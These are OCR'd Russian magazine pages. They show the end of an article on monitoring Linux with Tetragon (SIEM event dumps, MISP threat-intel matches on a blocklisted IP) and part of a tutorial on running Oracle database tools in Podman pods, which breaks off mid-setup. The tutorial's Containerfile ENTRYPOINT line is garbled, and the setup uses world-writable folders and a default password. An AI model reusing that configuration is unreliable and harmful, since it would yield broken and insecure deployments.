
События группы 1000 из 2711

TenantID	Timestamp
Main	05.03.2025 14:32
Main	05.03.2025 14:32
Main	05.03.2025 14:32
Main	05.03.2025 14:32

Информация о событии

DeviceCustomDate1	05.03.2025 14:32:44:662
DeviceCustomDate1Label	parent.start_time
DeviceCustomDate2	05.03.2025 14:32:44:672
DeviceCustomDate2Label	process.start_time
DeviceCustomString1	execve inInitTree
DeviceCustomString1Label	parent.flags
DeviceCustomString2	execve clone inInitTree
DeviceCustomString2Label	process.flags
DeviceCustomString5	/app/acme.sh --issue --log /dev/null --useragent "nginx-proxy/acme-companion/v2.5.1-4-g690f959 (acme.sh/3.1.0)" --server https://acme-v02.api.letsencrypt.org/directory --config-home /etc/acme.sh/default --webroot /usr/share/nginx/html --keylength 4096 --cert-file /etc/nginx/certs[redacted]ge.de/cert.pem --key-file /etc/nginx/certs[redacted]ge.de/key.pem --ca-file /etc/nginx/certs[redacted]ge.de/chain.pem --fullchain-file /etc/nginx/certs[redacted]ge.de/fullchain.pem --always-force-new-domain-key --domain [redacted]ge.de
DeviceCustomString5Label	parent.arguments
DeviceCustomString6	-- ^_ACME_BASE64__START_
DeviceCustomString6Label	process.arguments
Service	Tetragon (http/5151)

Запуски проверок виртуальных машин на хостовой ОС.




Информация о событии

mp	Name	DeviceProduct
025 11:36:45:673		Tetragon
025 11:36:45:673		Tetragon
025 11:36:45:673		Tetragon
025 11:36:45:673		Tetragon
025 11:36:44:675		Tetragon
025 11:36:44:675		Tetragon
025 11:36:44:675		Tetragon
025 11:36:44:675		Tetragon

DestinationProcessID	2936784
DestinationProcessName	/usr/bin/grep
DeviceCustomDate1	06.03.2025 11:36:43:940
DeviceCustomDate1Label	parent.start_time
DeviceCustomDate2	06.03.2025 11:36:43:945
DeviceCustomDate2Label	process.start_time
DeviceCustomString1	execve clone
DeviceCustomString1Label	parent.flags
DeviceCustomString2	execve clone
DeviceCustomString2Label	process.flags
DeviceCustomString3	/usr[redacted]sting/nodescanner
DeviceCustomString3Label	process.cwd
DeviceCustomString4	false
DeviceCustomString4Label	process.from_container
DeviceCustomString5	./tmp/1741250203937.sh
DeviceCustomString5Label	parent.arguments
DeviceCustomString6	-v kvm
DeviceCustomString6Label	process.arguments

Сетевые соединения по разным LXC-контейнерам...



События

```
SELECT count(ID) as cnt, extract(TI, '\{\"([^\|]+).+') as Feed, extract(TI, '\{\"\w+\|([^\|]+).+') as IP, S
GROUP BY TI,IP,SourceCountry,SourceCity,DeviceHostName ORDER BY cnt DESC LIMIT 20
```

Нажмите Ctrl + Enter, чтобы выполнить запрос

Группы (20)

cnt: 695
Feed: Tracer_MISP_IP(CACHE)_enricher0
IP:
SourceCountry:
SourceCity:
DeviceHostName:[redacted]

cnt: 690
Feed: Tracer_MISP_IP(CACHE)_enricher0
IP:
SourceCountry:
SourceCity:
DeviceHostName:[redacted]

cnt: 689
Feed: Tracer_MISP_IP(CACHE)_enricher0
IP:

События группы


TenantID	Timestamp
Main	06.03.2025 16:54
Main	06.03.2025 16:51
Main	06.03.2025 16:35
Main	06.03.2025 16:31
Main	06.03.2025 16:16
Main	06.03.2025 15:57
Main	06.03.2025 15:34
Main	06.03.2025 15:14
Main	06.03.2025 14:55

Информация о событии

DeviceCustomString3	/
DeviceCustomString3Label	process.cwd
DeviceCustomString4	true
DeviceCustomString4Label	process.from_container
Service	Tetragon (http/5151)
FlexString1	TCP_CLOSE
FlexString1Label	socket state
FlexString2	SOCK_STREAM
FlexString2Label	type
TransportProtocol	IPPROTO_TCP
Type	Base
Индикатор TI	92.255.85.107
Категория индикатора	Tracer_MISP_IP_enricher0
Категория индикатора	Tracer_MISP_IP_enricher1
Event.distribution	0
Event.id	2
Event.info	blocklist.de/lists/all.txt feed
Event.org_id	1
Event.orgc_id	1

На последнем скриншоте видно, что фиксируются соединения от источников, входящих в черные списки, — в нашем случае это `blocklist.de` (забавно, что немецкий хостер не блокирует трафик, помеченный немецкими же черными списками). Репутация IP-адресов определяется с помощью обогащения данных через опенсорсную платформу индикаторов угроз MISP.

В чем прикол? Если виртуальная машина — LXC-контейнер, то все ядро общее с хостовой машиной и мы видим, что происходит на хостовой ОС!



Отличие LXC-контейнеров от VM и Docker

ВЫВОДЫ

Основной прикол отслеживания системных вызовов в том, что ты можешь читать файл разными утилитами, но системный вызов один. Это как в матрице ATT&CK: если знаешь TTP, то тебе уже не так важны хеши, IP и другие индикаторы.

Tetragon отлично подойдет для низкоуровневого отслеживания активности в Linux. Но, несмотря на простоту установки, у этого инструмента высокий порог вхождения — все-таки ~~матчасть~~ Linux знать нужно. Мы верим, что за eBPF-инструментами в продуктах безопасности — будущее, однако победит наиболее дружелюбный и гибкий инструмент, который позволит реализовать все влажные фантазии SOC. Относить ли к ним Tetragon — это вопрос индивидуальный.

Пока что решения на основе eBPF — это обычно части более комплексных решений. Однако с развитием технологии обязательно появятся инструменты для дружелюбного создания политик трассировки. Появятся и эксперты, готовые делиться опытом по части ядра Linux и безопасности, сформируются профильные комьюнити.

Собственно, эта статья и есть первый призыв совершенствовать мониторинг безопасности с применением основанных на eBPF инструментов. На нашем GitHub мы разместили набор правил, в который вошли как коробочные примеры, так и конфиги из этой статьи.

Призываем присоединяться и исследовать увлекательный мир eBPF вместе с нами — добавлять новые критические файлы для мониторинга, политики трассировки, исключения, реализовывать интересные сценарии мониторинга или просто готовить сниппеты. Там же мы разместили коллекцию интересных ссылок на различные материалы по Tetragon и ePBF. Присоединяйся! ⌶

WWW

Другие интересные проекты по eBPF, правила и прочие ссылки:
- Гайд по eBPF (PDF)
- Лаба по Tetragon (нужна учетка на GitHub)
- Falco
- Pulsar
- Tracee
- Kunai

ОРАКУЛ В КОРОБОЧКЕ


Запускаем продукты Oracle в контейнерах

В последнее время использование программ Oracle в России значительно усложнилось — в частности, они недоступны для скачивания напрямую с сайта разработчика. Но все эти программы существуют в виде образов контейнеров на общедоступных ресурсах, в том числе на hub.docker.com. В этой статье я покажу, как их оттуда устанавливать.

samhnn
Хрисанов Николай Николаевич
samhnn@mail.ru

Для примера мы запустим программу Analytic Workspace Manager (AWM), которая предназначена для выполнения операций над хранилищами в виде многомерных кубов. При этом дополнительно понадобится установить СУБД Oracle с клиентом SQL Developer.

В качестве движка контейнеров я решил использовать Podman, предполагая, что на нем легче будет организовать работу нескольких групп пользователей на одном компьютере благодаря механизму подов. После практического тестирования многочисленных образов с hub.docker.com я разработал структуру проекта, которой и хочу с тобой поделиться. На хосте у нас будет работать Alt Linux.



Структура проекта

ЧТО ВНУТРИ У ПРОЕКТА

Проект может состоять из нескольких подов с номерами от 1 до 9. Общение с внешним миром происходит через порт с номером 5152N, где N — номер пода. Каждый под состоит из четырех контейнеров. Контейнер `infra` создается автоматически при создании пода. Он включает том, находящийся в папке `/colap/globaldb` (для демонстрационной базы данных `global`), и том в папке `/colap/awm/awm` (для программы AWM). Папка `/colap/globaldb` также используется для доступа из контейнеров к дополнительным материалам.

Контейнер `oracledb1` содержит собственно саму СУБД Oracle. К имени контейнера добавляется номер пода, чтобы исключить конфликт при создании такого же контейнера в другом поде. Исходный образ — `gvenzl/oracle-xe:full`, на его основе создается собственный образ `oracledb1`.


На рисунке красным шрифтом обозначены исходные образы, скачиваемые с hub.docker.com. Том, который лежит в папке `/colap/podN/oradata`, где N — номер пода, предназначен для хранения баз данных пользователей.

В контейнере `sqldev1` находится клиент SQL Developer. Он создается непосредственно из образа `marcelhuberfoo/sqldeveloper:latest`.

Контейнер `awm1` предназначен для установки программы `awm12.jar`. В результате длительных поисков я нашел образ `harisekhon/centos-java:8`, содержащий нужную версию Java и набор библиотек, позволяющих запускать без ошибок программу `awm12.jar`. Образ `oracle-awm:121` создается из исходного включением в него программы `awm12.jar`.

СОЗДАЕМ ПРОЕКТ

Каталоги и файлы проекта размещаются в корневом каталоге.



```
/
└─/colap
   ├── podolap-create.sh
   ├──/oracle
   │   └─ Containerfile
   ├──/awm
   │   ├─ Containerfile
   │   └─/awm
   │       ├─ awm12.jar
   │       ├─ awmrun.sh
   │       ├─ awm.ico
   │       ├─ otn_new.css
   │       └─ awm.properties
   ├──/globaldb
   │   ├─ global_11g_install.sql
   │   └─ global_11g_source.dmp
   ├──/pod1
   │   └─/oradata
   │       └─ <файлы баз данных>
   └──/pod2
       └─/oradata
           └─ <файлы баз данных>
```

Структура каталогов проекта

Папки, отмеченные красным цветом, создаются автоматически с помощью скрипта, о чем расскажу чуть позже. Создать остальные папки и наполнить их указанным содержимым нужно вручную.

WWW

Архив папки colap со всем содержимым

Там же находятся исходные архивы `awm121020A_Standalone.zip` и `global-11g-schema-1-128202.zip` с программой AWM и дампом демонстрационной базы данных `global`.

СТАВИМ PODMAN И ЗАГРУЖАЕМ ОБРАЗЫ

В Alt Linux для инсталляции Podman нужно с правами root выполнить следующую команду:

```
apt-get install podman
```

Для загрузки исходных образов выполни такие команды:

```
podman pull gvenzl/oracle-xe:full
podman pull marcelhuberfoo/sqldeveloper:latest
podman pull harisekhon/centos-java:8
```

После загрузки образов на хосте необходимо создать группы пользователей, которые установлены в образах `gvenzl/oracle-xe:full` и `marcelhuberfoo/sqldeveloper:latest`:

```
groupadd -g 54321 oinstall
useradd --system --uid 54321 --gid oinstall oracle
usermod -a -G oinstall root

groupadd -g 654321 docky
useradd --system --uid 654321 --gid docky docky
usermod -a -G docky root
```

СОЗДАЕМ ПОДЫ

В папке `/colap` создай файл `podolap-create.sh` со следующим содержимым:

```
#!/bin/bash
if [ $# -gt 0 ]
 then
  echo "Create podolap"$1
  poddir=/colap/pod$1
  if [ ! -d "$poddir" ]; then
   cd /colap
   mkdir pod$1
   cd  pod$1
   mkdir oradata
   chmod u=rwx,g=rwx,o=rwx  oradata
   cd ..
   chmod u=rwx,g=rwx,o=rwx  pod$1
  fi
  podman pod create --name podolap$1 \
  -p 5152$1:1521 \
  --volume /colap/globaldb:/globaldb:z \
  --volume /colap/awm/awm:/awm:z
 else
  echo "При запуске скрипта указать через пробел номер пода!"
fi
```

Скрипт для создания пода, например с номером 1, запускается с помощью такой команды:

```
/bin/sh   /colap/podolap-create.sh 1
Create podolap1
5bb059913017b024...
```

Скрипт создаст нужные папки, под `podolap1` и контейнер `infra` с параметрами, указанными на схеме выше. Я буду приводить команды для пода с номером 1.

СОЗДАЕМ КОНТЕЙНЕР ДЛЯ БАЗЫ ORACLE

В папке `/colap/oracle` создай файл `Containerfile` со следующим содержимым:

```
FROM gvenzl/oracle-xe:full
USER   oracle
RUN ["chmod", "u=rwx,g=rwx,o=rwx", "/opt/oracle"]
RUN ["chmod", "u=rwx,g=rwx,o=rwx", "/opt/oracle/oradata"]
ENTRYPOINT ["/bin/sh", "podman  build  --tag oracle:olap ./opt/
oracle/container-entrypoint.sh"]
```

Перейди в папку `/colap/oracle` и создай новый образ `oracle:full`:

```
cd /colap/oracle
podman  build  --tag oracle:full .
```

Точка в конце последней команды — это оператор, указывающий на текущий каталог (а не конец предложения)!

Давай протестируем созданный образ и инициализируем файлы баз данных:

```
# podman run -it --rm --name oracledb1 \
-e ORACLE_PASSWORD=oracle -p 1521:1521 \
-v /colap/pod1/oradata:/opt/oracle/oradata:z \
 oracle:full
. . .
The command completed successfully
. . .
Database mounted.
Database opened.
```

Я сократил вывод, но, если у тебя появились такие же сообщения, можешь остановить контейнер (Ctrl-C) и приступить к созданию контейнера `oracledb1` для пода `podolap1`:

```
podman create -it --pod podolap1 --name oracledb1 \
 -e ORACLE_PASSWORD=oracle  \
 --volume  /colap/pod1/oradata:/opt/oracle/oradata:z \
 oracle:full
```

СОЗДАЕМ КОНТЕЙНЕР ДЛЯ SQL DEVELOPER

Чтобы создать контейнер для SQL Developer, достаточно выполнить такую команду:

```
podman create -it --pod podolap1 \
 --name sqldev1 \
 -e DISPLAY=unix$DISPLAY \
 -v /tmp/.X11-unix:/tmp/.X11-unix \
 -v /colap/globaldb:/home/docky/globaldb:z \
 marcelhuberfoo/sqldeveloper:latest
```

Здесь на этапе создания контейнеров для пода можно остановиться. Если тебе нужна только реляционная БД, в твоем распоряжении уже есть достаточно мощная СУБД Oracle и клиент для нее.

СОЗДАЕМ КОНТЕЙНЕР ДЛЯ AWM

Мы же, как и договаривались, будем ставить Analytic Workspace Manager. Для контейнера используется образ `harisekhon/centos-java:8`, на который устанавливается программа `awm12.jar`. Чтобы программа запускалась, нужно в каталоге `/colap/awm/awm` в файле `awmrun.sh` прописать путь к Java-машине внутри используемого образа.

Чтобы определить путь к Java VM, запусти контейнер на основе исходного образа в тестовом режиме:

```
podman run -it --rm  \
 --name awmt \
harisekhon/centos-java:8 ./bin/sh
```

Для этого образа файл `awmrun.sh` должен иметь следующее содержимое:

```
chmod u=rwx,g=rwx,o=rwx /awm
JRE_ROOT=/usr/lib/jvm/java-1.8.0-openjdk
JAVA_RT=$JRE_ROOT/bin/java
$JAVA_RT -mx1024m -jar /awm/awm12.jar
```

Исполняемый файл AWM должен называться `awm12.jar`.

Для создания образа `oracle-awm:121` файл `Containerfile` в каталоге `/colap/awm` должен иметь такое содержимое:

```
FROM harisekhon/centos-java:8
COPY ./awm /awm
ENTRYPOINT ["/bin/sh", "/awm/awmrun.sh"]
```

Перейди в папку `/colap/awm` и создай новый образ `oracle-awm:121`:

```
cd /colap/awm
podman  build  --tag oracle-awm:121 .
```

Создай контейнер `awm1` для пода `podolap1`:

```
podman create --pod podolap1  \
 --name awm1 \
 -e DISPLAY=unix$DISPLAY \
 -v /tmp/.X11-unix:/tmp/.X11-unix:z \
oracle-awm:121
```

Процесс создания этого образа показан подробно, чтобы облегчить тебе установку другой программы Oracle, если потребуется. В то же время готовый образ `oracle-awm:121` можно загрузить с hub.docker.com такой командой:

```
podman pull samhnn/oracle-awm:121
```

ЗАПУСКАЕМ ПОД

